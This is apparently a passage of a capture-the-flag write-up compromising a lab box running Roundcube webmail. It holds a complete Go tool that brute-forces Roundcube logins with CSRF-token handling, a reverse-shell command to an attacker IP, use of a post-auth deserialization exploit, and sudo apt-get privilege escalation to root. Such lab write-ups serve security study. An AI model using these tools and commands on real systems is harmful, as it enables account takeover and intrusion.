
First payload, which is the token, we'll use the Recursive Grep type, and from settings we set the Grep - Extract with the exact regex we need to find (for this I will use name="_token" value="(.+?)" as an extract group).
If you're not familiar with Recursive Grep, it is a payload type in Burp Suite that uses a result of a grep statement from the previous response as a value somewhere in the current request.
To set it up, you need the first value (because we didn't send requests yet) and the matching regex you need to use its value then it will do its magic by using the first value to send the request then extracting the regex from its response and using it in the next request and so on.
So you set the initial value of the payload to any new token you extract from the site and set the second payload to a simple list with the passwords.

Running Intruder will find the password for the user maria as you can see.
Faster Faster
For this, we could've used macros, but I like Go so much so I wrote this one (the initial script was very minimal but you don't need to write all this if you need to write your own).
The idea here is that every response has this token even if it was a GET request, so instead of sending a payload and waiting for the response to come back, we'll just send parallel requests as a pair:
- GET request anywhere to get a new token out of its response
- POST request with that token
That way we don't need to wait for this pair to come back and we'll send as many pairs as we need (workers), which is just an insanely faster way to do this (compared to Burp Community, or even Pro with the Recursive Grep).
You can find it on [github](jimmexploit/digcube: Digging in roundcube mail.) as well.
package main

import (
        "bufio"
        "flag"
        "fmt"
        "io"
        "log"
        "net/http"
        "net/http/cookiejar"
        "net/url"
        "os"
        "regexp"
        "strings"
        "sync"
)

func loadFile(path string) (lines []string, err error) {
        file, err := os.Open(path)
        if err != nil {
                return nil, err
        }
        defer file.Close()

        scanner := bufio.NewScanner(file)
        for scanner.Scan() {
                lines = append(lines, scanner.Text())
        }

        return lines, err
}

var tokenRe = regexp.MustCompile(`"request_token":"([^"]+)"`)

func newClient() *http.Client {
        jar, _ := cookiejar.New(nil)
        return &http.Client{
                Jar: jar,
                CheckRedirect: func(req *http.Request, via []*http.Request) error {
                        return http.ErrUseLastResponse
                },
        }
}

func getToken(client *http.Client, base string) (string, error) {
        req, err := http.NewRequest("GET", base+"/roundcube/?_task=login", nil)
        if err != nil {
                return "", err
        }
        req.Header.Set("User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0")
        req.Header.Set("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8")
        req.Header.Set("Accept-Language", "en-US,en;q=0.5")
        req.Header.Set("Connection", "keep-alive")
        req.Header.Set("Upgrade-Insecure-Requests", "1")

        resp, err := client.Do(req)
        if err != nil {
                return "", err
        }
        defer resp.Body.Close()

        body, err := io.ReadAll(resp.Body)
        if err != nil {
                return "", err
        }

        m := tokenRe.FindSubmatch(body)
        if m == nil {
                return "", nil
        }
        return string(m[1]), nil
}

func tryLogin(client *http.Client, base, token, user, pass string) (bool, string, error) {
        form := url.Values{}
        form.Set("_token", token)
        form.Set("_task", "login")
        form.Set("_action", "login")
        form.Set("_timezone", "Atlantic/Reykjavik")
        form.Set("_url", "_task=login")
        form.Set("_user", user)
        form.Set("_pass", pass)

        req, err := http.NewRequest("POST", base+"/roundcube/?_task=login", strings.NewReader(form.Encode()))
        if err != nil {
                return false, "", err
        }
        req.Header.Set("User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0")
        req.Header.Set("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8")
        req.Header.Set("Accept-Language", "en-US,en;q=0.5")
        req.Header.Set("Referer", base+"/roundcube/?_task=login")
        req.Header.Set("Content-Type", "application/x-www-form-urlencoded")
        req.Header.Set("Origin", base)
        req.Header.Set("Connection", "keep-alive")
        req.Header.Set("Upgrade-Insecure-Requests", "1")

        resp, err := client.Do(req)
        if err != nil {
                return false, "", err
        }
        defer resp.Body.Close()

        body, err := io.ReadAll(resp.Body)
        if err != nil {
                return false, "", err
        }

        nextToken := ""
        if m := tokenRe.FindSubmatch(body); m != nil {
                nextToken = string(m[1])
        }

        success := false
        if loc := resp.Header.Get("Location"); strings.Contains(loc, "_task=mail") {
                success = true
        }

        return success, nextToken, nil
}

const (
        reset = "\033[0m"
        green = "\033[32m"
)

type job struct {
        user string
        pass string
}

func worker(base string, jobs <-chan job, wg *sync.WaitGroup, found chan<- string) {
        defer wg.Done()

        client := newClient()

        for j := range jobs {
                token, err := getToken(client, base)
                if err != nil || token == "" {
                        continue
                }

                ok, _, err := tryLogin(client, base, token, j.user, j.pass)
                if err != nil {
                        continue
                }

                if ok {
                        fmt.Printf("%s[+] %s:%s%s\n", green, j.user, j.pass, reset)
                        select {
                        case found <- j.user + ":" + j.pass:
                        default:
                        }
                        return
                }
        }
}

func runUser(base, user string, passwords []string, nWorkers int) (string, bool) {
        jobs := make(chan job, nWorkers*2)
        found := make(chan string, 1)

        var wg sync.WaitGroup
        for i := 0; i < nWorkers; i++ {
                wg.Add(1)
                go worker(base, jobs, &wg, found)
        }

        go func() {
                defer close(jobs)
                for _, p := range passwords {
                        select {
                        case jobs <- job{user: user, pass: p}:
                        case <-found:
                                return
                        }
                }
        }()

        wg.Wait()
        close(found)

        for cred := range found {
                return cred, true
        }
        return "", false
}

func main() {
        target := flag.String("target", "", "Target base URL (e.g. http://10.1.155.148)")
        user := flag.String("user", "", "Single user to brute")
        password := flag.String("password", "", "Single password to brute")
        usersPath := flag.String("users", "", "Path to users file")
        passwordsPath := flag.String("passwords", "", "Path to passwords file")
        workers := flag.Int("workers", 5, "Number of concurrent workers")

        flag.Parse()

        if *target == "" {
                log.Fatal("Error: You must provide a target")
        }
        if *user == "" && *usersPath == "" {
                log.Fatal("Error: You must provide either single username or users file")
        }
        if *password == "" && *passwordsPath == "" {
                log.Fatal("Error: You must provide either single password or passwords file")
        }
        if *workers < 1 {
                log.Fatal("Error: workers must be >= 1")
        }

        var usernames []string
        var passwords []string
        var err error

        if *user != "" {
                usernames = append(usernames, *user)
        } else {
                usernames, err = loadFile(*usersPath)
                if err != nil {
                        log.Fatal(err)
                }
        }

        if *password != "" {
                passwords = append(passwords, *password)
        } else {
                passwords, err = loadFile(*passwordsPath)
                if err != nil {
                        log.Fatal(err)
                }
        }

        base := strings.TrimRight(*target, "/")

        for _, uname := range usernames {
                cred, ok := runUser(base, uname, passwords, *workers)
                if ok {
                        _ = cred
                        return
                }
        }
}
And as you can see here are the results (my bandwidth sucks, by the way) you also need to consider a reasonable amount of workers so you don't hammer the server, and it won't do you any good.
┌─[]─[10.200.93.104]─[jimmex@attacker]─[~/HSM/Aftermath]
└──╼ [★]$ time go run digcube.go -user maria -passwords passwords.txt -target http://10.1.155.148 -workers 10
[+] maria:1qaz2wsx

real 0m18.445s
user 0m0.262s
sys 0m0.225s

Anyway, we log in using the user we just got and we find the user flag in an email.
RCE as www-data

Looking for the version, we find that it is 1.5.9 which is vulnerable to post-auth RCE.
Finding this good writeup explaining what the exact issue is.

In simple words, one of the Roundcube pages takes a URL parameter called _form and doesn't check it properly before using it. Because of that, we can craft a special value for that parameter to trick PHP into deserializing (Roundcube is written in PHP) and you know where deserialization can lead to.
Roundcube's post-auth RCE abuses unsafe PHP deserialization via the
_from/_formparameter, where attacker-controlled serialized data is unserialized without validation, leading to object injection and remote code execution.

First, I will base64-encode the payload for the shell.
┌─[]─[10.200.93.104]─[jimmex@attacker]─[~/HSM/Aftermath]
└──╼ [★]$ echo 'bash -i >& /dev/tcp/10.200.93.104/4444 0>&1' | base64 -w 0
Then I use the official exploit to run the reverse shell we just base64-encoded. Running that, you can see we get a shell as www-data.
Shell as root
Looking for commands we can run using sudo, we can use /usr/bin/apt-get.
www-data@kali:/var/www/html/roundcube$ sudo -l
Matching Defaults entries for www-data on kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on kali:
    (ALL) NOPASSWD: /usr/bin/apt-get
APT::Update::Pre-Invokeis anapt-getconfiguration option that runs a command beforeapt-get updateexecutes. Whenapt-getis allowed via sudo, this can be abused to execute arbitrary commands as root.
apt-get supports a pre-execution feature just like a lot of stuff does, and there are multiple ways to do this, but this is the most reliable because others need extra stuff to be enabled (talking about the sl way).
Anyway, we run apt-get update and set the Pre-Invoke for the update to run sh, and as you can see we are root.
www-data@kali:/var/www/html/roundcube$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
root
# cat /root/root.txt
flag{toor_<EXECUSE ME>_root}
The user flag is under /usr/user.txt.
# find / -name user.txt 2>/dev/null
/usr/user.txt
And here it is.
# cat /usr/user.txt
flag{user<EM EM>cube}
#
Path
That's what we did in this box.
Resources
- https://pentestmonkey.net/tools/smtp-user-enum
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-smtp.html
- jimmexploit/digcube: Digging in roundcube mail.
- https://portswigger.net/web-security/csrf/tokens
- https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/types
- https://gtfobins.github.io/gtfobins/apt-get/
- https://www.hackingarticles.in/linux-privilege-escalation-using-apt-get/